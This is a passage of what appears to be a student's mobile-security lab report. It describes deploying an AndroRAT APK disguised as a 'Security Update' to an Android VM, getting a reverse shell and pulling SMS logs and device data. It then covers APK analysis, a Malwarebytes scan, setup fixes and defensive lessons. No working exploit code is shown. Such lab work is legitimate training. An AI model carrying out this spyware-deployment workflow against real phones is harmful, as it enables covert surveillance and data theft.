

`/home/attacker/AndroidRAT/Dumps/inbox\_20250513-070945.txt`. getMACAddress # Retrieved MAC: `02:15:5D:47:F9:89`.

deviceInfo # Confirmed device details (Android 8.1.0, Virtual Machine).

* + - **Additional Capabilities:**

takepic, startAudio, getLocation, shell (full device control).

**Screenshots**



**Result or Output:**

* + **Successful APK Deployment:**
    - APK built (2.2MB) and signed, hosted on Apache.

#### Victim Connection:

* + - Reverse shell established from 10.10.1.14:59848.

#### Data Exfiltration:

* + - SMS logs, MAC address, and device info extracted.

#### Interactive Control:

* + - Attacker accessed a shell-like interpreter with 15+ commands (e.g., vibrate, getClipData).

#### Interpretation:

* + **Attack Success:**
    - The victim device was fully compromised via a disguised "Security Update."
    - AndroRAT provided persistent access and extensive spying capabilities.

#### Critical Vulnerabilities Exploited:

* + - User Trust: Victim installed APK from untrusted source (<http://10.10.1.13/share>).
    - Outdated OS: Android 8.1.0 (no recent patches).

#### Defensive Insights:

* + - APK Risks: Disable "Unknown Sources" in Android settings.
    - Network Monitoring: Detect unusual connections to 10.10.1.13:4444.
    - Permissions: AndroRAT requires broad permissions (SMS, camera, mic)— users should scrutinize app requests.

## LAB 02



### Task 1- Analyze a malicious app using Online Android Analyzers

#### Objective of Task:

The task involved using SISIK Online APK Analyzer to:

* + Analyze an Android APK file (communicationstage package) to extract metadata and security-relevant details.
  + Inspect app characteristics (version, SDK levels, compatibility) without server-side processing (client-side only).
  + Assess potential risks based on outdated target SDKs and broad compatibility (e.g., Gingerbread support).

#### Command or Procedure Used:



* + **Tool Selection:**
    - Accessed SISIK Online APK Analyzer (web-based tool).

#### APK Upload:

* + - Dropped or selected the APK file (e.g., communicationstage.apk) for analysis.

#### Automated Analysis:

* 1. Tool decompiled binary XML/resources and displayed:
     1. Package name: communicationstage
     2. Min SDK: API 10 (Android 2.3.3 "Gingerbread")
     3. Target SDK: API 17 (Android 4.2 "Jelly Bean")
     4. Version: 1.0

**Result or Output:**

1. **Key Findings:**
   1. **Outdated SDKs**:
      1. Min SDK (API 10): Extremely old (released in 2011), suggesting poor maintenance or intentional broad compatibility (may bypass modern security restrictions).
      2. Target SDK (API 17): Below current standards (Android 13+ uses API 33+), potentially missing critical security patches.
   2. **No Server Transfer**: Confirmed client-side processing (APK not uploaded externally).

#### No Malicious Code Detected:

* 1. Limited to metadata analysis; deeper inspection (e.g., permissions, network endpoints) would require tools like Jadx or MobSF.

#### Interpretation:

1. **Security Risks:**
   1. Apps targeting pre-Lollipop (API <21) lack modern security (e.g., runtime permissions, SELinux).
   2. Older SDKs are often used by malware to evade newer Android protections.

#### Development Insights:

* 1. Likely developed for very old devices (e.g., low-budget hardware).
  2. Install only if source is trusted (e.g., Google Play).

### Task 2 - Secure Android Devices from Malicious Apps using Malwarebytes Security

#### Objective of Task:

The task involved using Malwarebytes to:

1. Perform a system scan to detect and identify potential malware or suspicious files.
2. Evaluate the device’s protection status (scored 32/100, labeled "Poor").
3. Review detected threats, including a flagged APK (Low Orbit Ion Cannon LOIC\_v1.3.apk).

#### Command or Procedure Used:



1. **Tool Setup:**
   1. Launched Malwarebytes and initiated a scan (likely via GUI: *Scanner* → *Run Scan*).

#### Scan Execution:

* 1. Scanned 104 files and 100 apps in 28 seconds.

#### Threat Review:

* 1. Detected 2 threats, including:
     1. Low Orbit Ion Cannon LOIC\_v1.3.apk (suspicious APK).
     2. Another unspecified threat (possibly related to "Auto capture keyboard").



#### Result or Output:

* **Protection Score:**

32/100 (Poor)

* + Indicates weak defenses (e.g., outdated databases, disabled real-time protection).

#### Threats Detected:

* + LOIC\_v1.3.apk: Likely malware (e.g., keylogger, spyware due to "Auto capture keyboard" mention).
  + Unspecified Threat: Possibly adware or PUP (Potentially Unwanted Program).

#### Scan Metrics:

* + Fast scan time (28s) but limited depth (only 104 files scanned).

#### Interpretation:

* **Critical Risks:**
  + LOG\_1.3.apk: High-risk APK (may log keystrokes, exfiltrate data).
  + Low Protection Score: Device is vulnerable to further attacks.

#### Root Causes:

* + Outdated Definitions: "Updating databases..." suggests scans were run with stale signatures.
  + User Behavior: APK may have been sideloaded from untrusted sources.

# Errors faced and how were they fixed

#### Network Issues: VMs Unable to Communicate on the Same LAN Problem:

During the lab, we needed to connect two virtual machines (Parrot VM and an Android VM) on the same local network for our lab tasks. However, they could not ping or communicate with each other despite seemingly being configured on the same LAN.

#### Symptoms:

* + ping requests between VMs timed out (Destination Host Unreachable).
  + adb connect <IP> failed with connection refused errors.

#### Root Causes:

* + **Misconfigured Network Adapters**:
    - Both VMs were set to Bridged Adapter which is prone to issues.

#### IP Assignment Conflicts:

* + - DHCP assigned IPs from different subnets (e.g., 192.168.1.x and 10.0.2.x).

#### Solution Attempts:

* + **Reconfigured Network Settings**:
    - Switched both VMs to NAT for internet access and Host-Only Adapter to put both VMs on the same LAN.

#### Verified Connectivity:

* + - Used ifconfig/ipconfig to confirm IPs and subnet masks matched.

#### Outcome:

* + Success! VMs could ping and connect after reconfiguration.
  + **Lesson Learned**: Host-Only mode is best for connecting VMs on the same LAN and checking IPs and subnet masks match.

#### Tools Failing to Install or Crashing Problem : AndroRAT Dependencies Missing

* + **Error**: ModuleNotFoundError: No module named 'pyngrok' when running python3 androRAT.py.
  + **Cause**: Python dependencies were not installed.
  + **Fix**:
    - Ran pip install -r requirements.txt (installed missing packages like pyngrok).
    - Used a Python virtual environment to avoid conflicts (python3 -m venv venv).

#### Step-by-Step Fix for PhoneSploit’s Dependency Errors

* + **Error:**

The script phonesploitpro.py failed because the python-nmap module was missing.

#### Fix:

We resolved it by:

* + **Creating a virtual environment** (isolated Python space):

python3 -m venv phonesploit-env

*Prevents conflicts with system Python.*

#### Activating it:

source phonesploit-env/bin/activate

*(Your terminal now uses this sandbox.)*

#### Installing the required module:

pip install python-nmap

*Installs safely inside the venv, not system-wide.*

# Final Learning and Reflection

#### Technical Skills Gained:

* + **Mobile Exploitation Techniques:**

Learned to generate and deploy malicious APKs using tools like AndroRAT and msfvenom (e.g., android/meterpreter/reverse\_tcp payloads).

Practiced ADB exploitation (e.g., unauthorized access via open ports, file exfiltration).

#### Reverse Engineering s Analysis:

Used SISIK APK Analyzer to inspect app metadata (SDK versions, permissions) and identify outdated/insecure components.

Analyzed Malwarebytes scan results to detect suspicious APKs (e.g., keyloggers).

#### Post-Exploitation Tactics:

Executed Meterpreter commands (e.g., getSMS, getLocation) to simulate data theft. Explored PhoneSploit-Pro for remote device control (screenshots, app execution).

#### Real-World Relevance:

* + **Attack Simulation:**

These exercises mirrored real-world threats like:

Phishing via Fake APKs (e.g., disguised as "Security Updates").

ADB Misconfigurations (e.g., exposed ports leading to ransomware attacks).

#### Defensive Insights:

Highlighted the importance of:

Google Play Protect to block sideloaded malware. Regular OS updates to patch SDK vulnerabilities.

#### Mistakes or Surprises:

* + **Unexpected Behavior:**

AndroRAT’s "Auto capture keyboard" feature was initially overlooked but later

identified as a critical spyware capability.

Metasploit Sessions Failing: Some payloads failed due to outdated Android versions (e.g., API 10 incompatibility).

#### Tool Limitations:

